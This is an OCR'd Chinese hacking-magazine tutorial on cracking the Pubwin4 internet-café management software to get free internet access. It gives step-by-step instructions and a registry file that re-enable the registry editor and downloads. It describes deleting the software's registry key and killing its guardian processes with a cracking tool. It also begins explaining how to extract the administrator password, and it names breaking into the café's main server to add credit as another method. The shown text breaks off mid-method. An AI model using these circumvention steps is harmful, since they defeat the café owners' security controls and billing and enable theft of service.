


图2 展开盘符和其下文件夹

编辑点评：很多网吧为了预防病毒，常常会在客户机安装一些流行病毒专杀工具，而本文作者就是利用网吧自带的杀毒工具来找出网吧管理软件的完整路径，并利用网吧自带的下载工具或Dreamweaver来下载QQ传输用的DLL文件恢复，最后达到了破解下载限制的目的。就这么简单，不信你也可以试试！



全"解"Pubwin4

星陨石碎

Pubwin4，相信在网吧hacking的朋友都会知道，其BT的限制让人咬牙啊！我也是混吧一族，网吧里装的是Pubwin的最新版本。由于以前就和Pubwin对着干，一段时间以来也积累了些经验，再综合以前各位大虾的多种方法，就写下了这篇Pubwin4的全面破解。

由于各大网管软件都存在这样那样的限制，在做一些事情时就会碍手碍脚。我这里用到的是精锐网吧辅助工具4.0（如图1，下面简称精锐网辅）。现在已经是5.0了。因为涉及到文件的下载和运行，因此我们必须做初步的手工破解准备。



图1 精锐网吧辅助工具4.0

一、准备工作

1. 解锁注册表

运行gpedit组策略编辑器，依次点开"用户配置"→"管理模板"→"系统"，看右面的设置一栏，有一项阻止访问注册表编辑工具。OK，双击，然后禁用掉它，再应用就可以了（如图2）。




图2 禁用"阻止访问注册表编辑工具"

当然你也可以写注册表文件来解锁注册表，内容如下：

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000
```

注意：文件末尾至少要一个回车。

这里要注意的是，对于不同操作系统注册表文件头的不同写法，这里不再赘述。

2. 解除禁止下载

运行regedit打开注册表编辑器，依次打开[HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]（如图3），将1803的键值改为0即可。当然，如果管理员没有禁止打开IE属性的话，你也可进入IE属性（也就是Internet选项设置），打开安全选项卡，点击自定义级别，把里面的下载改为启用即可（如图4）。要注意的是，修改完后你必须重新打开一个网页，你的设置才会生效。




图3 修改注册表




图4 在IE选项中启用下载

有些BT的网吧把硬盘都隐藏了，没有关系，我们到http://www.eviloctal.com/oldsite/tools/crack.htm，直接进入硬盘运行文件就OK了。当然我的方法不一定适合你，以前Magic Dog有两篇网吧破解的文章写得很到位，要是你看过的话……当然你说你直接在线破解我也绝不反对，但是那个需要Active-X控件支持。不过，各有各的想法，免得禁锢了大家的思维。其实如果所在网吧的网速够快，你完全可以把精锐网辅.exe事先传到QQ的网络硬盘上，用到的时候双击运行就好了。要是网速不怎么样？我看你还是老老实实地手工破解吧。

经过前面的操作，道路就被精锐网辅铺平了。因此下文中有关限制的破解过程自动带过。好的，开始进入正文！

二、实战

个人总结的网吧免费上网的三种方式：杀进程、破解管理软件密码、入侵主服务器加钱。难度由浅及深，却越来越有吸引力。大家应根据自己所处网吧的环境来斟酌使用，选择最安全、最适合自己的方法。下面笔者就将这三种方式逐一介绍：






图5 用精锐网辅杀Pubwin进程

1.杀管理软件进程篇

由于Pubwin采用的是双进程守护技术，因此我们必须做到同时杀死Pubwin的所有进程。以前网上介绍过一种可以同时杀死多个进程的软件叫做杀毒助手，其实精锐网辅就有这样的功能（如图5）。不过笔者实验过几次都不是很好使，进程杀了以后Pubwin还会再回来，也许是Pubwin的新技术吧。这里我用的是自己的方法：运行regedit，来到HKEY_LOCAL_MACHINE\Software（如图6），这里是每个需要安装的软件都会出现的地方。看到那个Hintsoft了吗？不用客气，删掉！然后运行一个叫"Pubwin4幽灵"


图6 删除Hintsoft项

的东东（如图7）。点击那个“清除管理密码”，然后一路确定就OK了！我猜测那个清除管理密码按钮的作用就是同时结束Pubwin了所有进程功能。经过实验，果然不出所料！破解过程中可能会出现“系统遭受破坏，请重新安装！”的错误，不用管它，把那个东西拉到一边，不会影响你的操作的。不过，千万不要点确定，要不你会自动关机的哦！


图7 Pubwin幽灵

2.管理员密码篇

对于管理员密码的破解，最早见于一位老兄用WinHex查找Pubwin的内存获取密码，作为Pubwin的破解爱好者必须掌握的一种技术。对于新版本旧方法是不行了，但是已经有了大体思路，再次获得密码就不是难题，于是便有了wzhpro兄的复古替换法来获取管理员密码，破解思路着实让人钦佩！一些网友抱怨在杀了进程后总是来不及替换文件（估计是激动的），对于这点，我们完全可以按照前面的方法，先把HKEY_LOCAL_MACHINE\Software处的Hintsoft删除，然后再使用Pubwin4幽灵或者依次结束Pubwin的两个进程再替换文件，最后运行我们替换的文件就OK了。

一段时间以来，对于新版Pubwin的破解除了替换法似乎没有再好的方法了。有天看了秦妮的crack菜鸟晋级篇爆破教学，大受启发。虽说不是注册，但Pubwin也是软件啊，在输入密码后也是会有错误提示的啊！

晕！怎么以前没有想到呢，估计是以前比现在还菜的原因吧！如果我的想法没有错的话，虽说是爆破软件，但是我们同样可以得到密码，利用的是Pubwin的一个BUG。OK！思路有了，下面来看具体操作。

首先在Pubwin的系统托盘处右击，选择系统设置，要求输入密码时直接请求空密码（密码为空时不在讨论范围之内）。注意看错误提示（如图8），记住它！



